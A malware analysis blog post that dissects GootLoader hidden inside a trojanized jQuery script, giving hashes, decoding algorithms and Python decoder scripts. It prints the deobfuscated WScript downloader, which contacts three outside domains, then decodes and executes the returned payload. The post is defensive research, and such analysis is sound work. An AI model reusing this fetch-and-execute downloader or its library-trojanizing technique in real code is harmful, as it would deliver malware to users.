Analysis of a trojanized jQuery script: GootLoader unleashed

By Sasja Reynaert

Published: 2022-07-20 · Archived: 2026-04-05 18:51:32 UTC

Update 24/10/202:

We have noticed 2 changes since we published this report 3 months ago.

1. *The code has been adapted to use registry key "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Personalization" instead of "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Phone" (sample SHA256 ed2f654b5c5e8c05c27457876f3855e51d89c5f946c8aefecca7f110a6276a6e)*
2. *When the payload is Cobalt Strike, the beacon configuration now contains hostnames for the C2, like r1dark[.]ssndob[.]cn[.]com and r2dark[.]ssndob[.]cn[.]com (all prior CS samples we analyzed use IPv4 addresses).*

In this blog post, we will perform a deep analysis into GootLoader, malware which is known to deliver several types of payloads, such as Kronos trojan, REvil, IcedID, GootKit payloads and in this case Cobalt Strike.

In our analysis we'll be using the initial malware sample itself together with some malware artifacts from the system it was executed on. The malicious JavaScript code is hiding within a jQuery JavaScript Library and contains about 287kb of data and consists of almost 11.000 lines of code. We'll do a step-by-step analysis of the malicious JavaScript file.

TLDR techniques we used to analyze this GootLoader script:

1. **Stage 1**: A legitimate jQuery JavaScript script is used to hide a trojan downloader:
   Several new functions were added to the original jQuery script. Analyzing these functions would show a blob of obfuscated data and functions to deobfuscate this blob.
2. The algorithm used for deobfuscating this blob (trojan downloader):
    1. For each character in the obfuscated data, assess whether it is at an even or uneven position (index starting at 0)
        1. If uneven, put it in front of an accumulator string
        1. If even, put it at the back of the accumulator string
        1. The result is more JavaScript code
3. Attempt to download the (obfuscated) payload from one of three URLs listed in the resulting JavaScript code.
    1. This failed due to the payload not being served anymore and we resorted to make an educated guess to search for an obfuscated (as defined in the previous output) "createobject" string on VirusTotal with the "content" filter, which resulted in a few hits.
4. **Stage 2**: Decode the obfuscated payload
    1. Take 2 digits

    1. Convert these 2 decimal digits to an integer
    1. Add 30
    1. Convert to ASCII
    1. Repeat till the end
    1. The result is a combination of JavaScript and PowerShell
5. Extract the JavaScript, PowerShell loader, PowerShell persistence and analyze it to extract the obfuscated .NET loader embedded in the payload
6. **Stage 3**: Analyze the .NET loader to deobfuscate the Cobalt Strike DLL
7. **Stage 4**: Extract the config from the Cobalt Strike DLL

Stage 1 – sample_supplier_quality_agreement 33187.js

Filename: sample_supplier_quality_agreement 33187.js
MD5: dbe5d97fcc40e4117a73ae11d7f783bf
SHA256: 6a772bd3b54198973ad79bb364d90159c6f361852febe95e7cd45b53a51c00cb
File Size: 287 KB

To find the trojan downloader inside this JavaScript file, the following grep command was executed:

```
grep -P "^[a-zA-Z0-9]+\("
```




Fig 1. The function “hundred71(3565)” looks out of place here

This grep command will find entry points that are calling a JavaScript function outside any function definition, thus without indentation (leading whitespace). This is a convention that many developers follow, but it is not a guarantee to quickly find the entry point. In this case, the function call hundred17(3565) looks out of place in a mature JavaScript library like jQuery.

When tracing the different calls, there’s a lot of obfuscated code, the function “color1” is observed Another way to figure out what was changed in the script could be to compare it to the legitimate version[1] of the script and “diff” them to see the difference. The legitimate script was pulled from the jQuery website itself, based on the version displayed in the beginning of the malicious script.




Fig 2. The version of the jQuery JavaScript Library displayed here was used to fetch the original

Before starting a full diff on the entire jQuery file, we first extracted the functions names with the following grep command:

```
grep 'function [0-9a-zA-Z]'
```

This was done for both the legitimate jQuery file and the malicious one and allows us to quickly see which additional functions were added by the malware creator. Comparing these two files immediately show some interesting function names and parameters:




Fig 3. Many functions were added by the malware author as seen in this screenshot

A diff on both files without only focusing on the function names gave us all the added code by the malware author.

Color1 is one of the added functions containing most of the data, seemingly obfuscated, which could indicated this is the most relevant function.

Fig 4. Out of all the added functions, “color1()” contains the most amount of data

The has6 variable is of interest in this function, as it combines all the previously defined variables into 1:

Further tracing of the functions eventually leads to the main functions that are responsible for deobfuscating this data: “modern00” and “gun6”

```
function modern00(like3, near95, women1, cause82, caught9) {
      if (gun6(women1)) write8 = like3+near95; else write8 = near95+like3;
      return write8;
}
```

Fig 5. Function modern00, responsible for part of the deobfuscation algorithm

```
function gun6(food2, body52, floor6, board5, follow13){
      return food2 % (i9-plural2);
}
```

Fig 6. Function gun6, responsible for the modulo part of the deobfuscation algorithm

The deobfuscation algorithm is straightforward:

For each character in the obfuscated string (starting with the first character), add this character to an accumulator string (initially empty). If the character is at an uneven position (index starting from 0), put it in front of the accumulator, otherwise put it at the back. When all characters have been processed, the accumulator will contain the deobfuscated string.

The script used to implement the algorithm would look similar to the following written in Python:

```
counter=0
new_string=""
for i in a:
    if (counter % 2) == 0:
        new_string=new_string+str(a[counter])
        counter+=1
    else:
        new_string=str(a[counter])+new_string
        counter+=1
```

Fig 7. Proof of concept Python script to display how the algorithm functions

```
First script decoded:

constructorLQoqQjxpdclhj=7684;run9 = WScript.CreateObject("WScript.Shell");knew2 = ("H")+("KEY")+("_")+("CU")+("RRE")+("N")+("T")+("_U")+("
SER")+("")+"\\gGhQi\\";try { run9[("Re")+("gRe")+("ad")](knew2); } catch(e) { run9[("Re")+("gW")+("r")+("it")+("e")+("")](knew2, "", ("R")+
("EG")+(" S")+("Z")+(""));Y=41-38;first4=5;}try {can7[Y](correct43('y{r tF .}o;p\"e1n8(5(3\"7G1\"4)\"++(Z\"=EZT{\" )),) \"(%\"NhIt\"\"(()++)
(\"\"AtMp\"s(:+\")\"+0(D\"\"/(/+\"))\"+SjN[\"X(]++)(\"\"D/Rt\"e(\"+))+\"(E\"SsUt%.\"p(\" )=+!( \"}h)p\"\"%)N+I\"\"?(c+m)q\"qAvMf\"p(u+g)x\
"fOsDf\"h(z+=)\"\"+SZN,\" (f+a)l\"sDeR)\";( +F).\"sEeSnUd%(\");( s}gcnaitrcthS(ten){m nroertiuvrnnE dfnaalpsxeE;. )}) \"ilfl \"((F+.)s\"t
eahtSu\"s( +=)=\"=. t2p0i0\")( +{) \"vracrS \"v( +=) \"FW.\"r(e(stpcoenjsbeOTeetxate;r Ci.ft p(i(rvc.SiWn(d efxiO f;()\"2@+\"8+9Z,+2\"(@]\"
),\" r0t)\")(=+=)-\"1s)b \"{( +W)S\"cursi\"p(t[.)s(lgeneipr(t2S3o2t3.2))(;m o}d nealrs.eh t{a Mv  ==  Zv .;r)e)p\"lPaTcTe\"((\"+@)\"\"+HZL+
M\"\"@(\"+,)\"\"\"X)r;e \"v(a+r) \"cv r=\" (v+.)r\"eepSl.a2cLe\"(((/+()\\\"dM{X2\"}()+/)g\",S Mf\"u(n(cttcieojnb O(ert)a e{r Cr.ettpuirrnc S
SWt r=i nFg .{f r)o3m C<h aXr(C oedlei(hpwa r;s0e I=n tX( r;,]1\"0g)r+o3.0n)o;i t}a)i;c ocsasna7t[r3a]d(nca)l(e)k;a lW.Swcwrwi\"p,t\".mQouc
i.tl(a)t;r o}p b}2 beolvsoen e{l .WwSwcwr\"i,p\"tu.es.lseeeipn(n1u2b3b4a5l).;w w}w \"X[+ +=; }j '))();}catch(e){}WScript.sleep(875996022);t
lkiwt=can7;

Second (embedded) script decoded:

j = ["www.labbunnies.eu","www.lenovob2bportal.com","www.lakelandartassociation.org"]; X = 0; while (X < 3) { F = WScript.CreateObject(("MS"
)+("XM")+("L2.Se")+("rv")+("erX")+("MLH")+("TTP")); Z = Math.random().toString()[("su")+("bs")+("tr")](2,98+2); if (WScript.CreateObject(("
W")+("Scr")+("ipt.")+("She")+("ll")).ExpandEnvironmentStrings(("%USE")+("RD")+("NS")+("DO")+("MA")+("IN%")) != ("%USE")+("RD")+("NS")+("DO"
)+("MA")+("IN%")) {Z=Z+"4173581";} try{ F.open(("G")+("ET"), ("ht")+("tps:")+("//")+j[X]+("/te")+("st.p")+("hp")+"?cmqqvfpugxfsfhz="+Z, fal
se); F.send(); }catch(e){ return false; } if (F.status === 200) { var v = F.responseText; if ((v.indexOf("@"+Z+"@", 0))==-1) { WScript.slee
p(23232); } else { v = v.replace("@"+Z+"@",""); var c = v.replace(/(\d{2})/g, function (r) { return String.fromCharCode(parseInt(r,10)+30);
 }); can7[3](c)(); WScript.Quit(); } } else { WScript.sleep(12345); } X++;}
```

Fig 8. Running the deobfuscation script displays readable code

CreateObject, observed in the deobfuscated script, is used to create a script execution object (WScript.Shell) that is then passed the script to execute (first script). This script (highlightd in white) is also obfuscated with JavaScript obfuscation and the same script obfuscation that was observed in the first script.

Deobfuscating that script yields a second JavaScript script. Following, is the second script, with deobfuscated strings and code, and “pretty-printed”:

```
j = ["www.labbunnies.eu", "www.lenovob2bportal.com", "www.lakelandartassociation.org"];
X = 0;
while (X < 3)  {
    F = WScript.CreateObject(("MS") + ("XM") + ("L2.Se") + ("rv") + ("erX") + ("MLH") + ("TTP"));
    Z = Math.random().toString()[("su") + ("bs") + ("tr")](2, 98 + 2);
    if (WScript.CreateObject(("W") + ("Scr") + ("ipt.") + ("She") + ("ll")).ExpandEnvironmentStrings(("%USE") + ("RD") + ("NS") + ("DO") + ("MA") + ("IN%")) != ("%USE") + ("RD") + ("NS") +
("DO") + ("MA") + ("IN%"))  {
        Z = Z + "4173581";
    }

    try {
        F.open(("G") + ("ET"), ("ht") + ("tps:") + ("//") + j[X] + ("/te") + ("st.p") + ("hp") + "?cmqqvfpugxfsfhz=" + Z, false);
        F.send();
    } catch(e) {
        return false;
    }

    if (F.status ==  = 200)  {
        var v = F.responseText;
        if ((v.indexOf("@" + Z+"@", 0)) ==  - 1)  {
            WScript.sleep(23232);
        } else {
            v = v.replace("@" + Z+"@", "");
            var c = v.replace(/(\d{2})/g, function (r) {
                return String.fromCharCode(parseInt(r, 10) + 30);
            }

            );
            can7[3](c)();
            WScript.Quit();
        }

    } else {
        WScript.sleep(12345);
    }

    X++;
}
```

Fig 9. Pretty printed deobfuscated code

This script is a downloader script, attempting to initiate a download from 3 domains.

- www[.]labbunnies[.]eu
- www[.]lenovob2bportal[.]com
- www[.]lakelandartassociation[.]org

The HTTPS requests have a random component and can convey a small piece of information: if the request ends with “4173581”, then the request originates from a Windows machine that is a domain member (the script determines this by checking for the presence of environment variable %USERDNSDOMAIN%).

The following is an example of a URL:
hxxps://www[.]labbunnies[.]eu/test[.]php?cmqqvfpugxfsfhz=71941221366466524173581

If the download fails (i.e., HTTP status code different from 200), the script sleeps for 12 seconds (12345 milliseconds to be precise) before trying the next domain. When the download succeeds, the next stage is decoded and executed as (another) JavaScript script. Different methods were attempted to download the payload (with varying URLs), but all methods were unsuccessful. Most of the time a TCP/TLS connection couldn’t be established to the server. The times an HTTP reply was received, the body was empty (content-length 0). Although we couldn’t download the payload from the malicious servers, we were able to retrieve it from VirusTotal.

Stage 2 – Payload

We were able to find a payload that we believe, with high confidence, to be the original stage 2. With high confidence, it was determined that this is indeed the payload that was served to the infected machine, more information on how this was determined can be found in the following sections. The payload, originally uploaded

from Germany, can be found here:
https://www.virustotal.com/gui/file/f8857afd249818613161b3642f22c77712cc29f30a6993ab68351af05ae14c0f

MD5: ae8e4c816e004263d4b1211297f8ba67
SHA-256: f8857afd249818613161b3642f22c77712cc29f30a6993ab68351af05ae14c0f
File Size: 1012.97 KB

The payload consists of digits. To decode it, take 2 digits, add 30, convert to an ASCII character, and repeat this till the end of the payload. This deobfuscation algorithm was deduced from the previous script, in the last step:

Fig 10. Stage 2 acquired from VirusTotal




Fig 11. Deobfuscation algorithm for stage 2

As an example, we'll decode the first characters of the strings in detail: 88678402

1. 88 –> 88+30 = 118




Fig 12. ASCII value 118 equals the letter v

2. 67 –> 67 + 30 = 97




Fig 13. ASCII value 97 equals the letter a

3. 84 –> 84 + 30 = 114




Fig 14. ASCII value 114 equals the letter r

4. 02 –> 02+30 = 32




Fig 15. ASCII value 32 equals the symbol “space”

This results in: “var “, which indicates the declaration of a variable in JavaScript. This means we have yet another JavaScript script to analyze.

To decode the entire string a bit faster we can use a small Python script, which will automate the process for us:

```
import re

payload="886784027782767567867381826831099170876785838868383
969708489879175827585818684888818881847572758181847578975708488
891698889888583838383838383888871838871848688688898884848484
891818887836838383888483888889838389888898383838838983
888918888898283838383838383838388870918588889188888858
9838391828491"
two_character_list = re.findall('..',payload)
decoded_string=""

for i in two_character_list:
    decoded_string+=chr(int(i)+30)
```

Fig 16. Proof of concept Python script to display how the algorithm functions

First half of the decoded string:

Fig 17. Output of the deobfuscation script, showing the first part

Second half of the decoded string:




Fig 18. Output of the deobfuscation script, showing the second part

The same can be done with the following CyberChef recipe, it will take some time, due to the amount of data, but we saw it as a small challenge to use CyberChef to do the same.

```
#recipe=Regular_expression('User%20defined','..',true,true,false,false,false,false,'List%20matches')Find_/_Rep
```


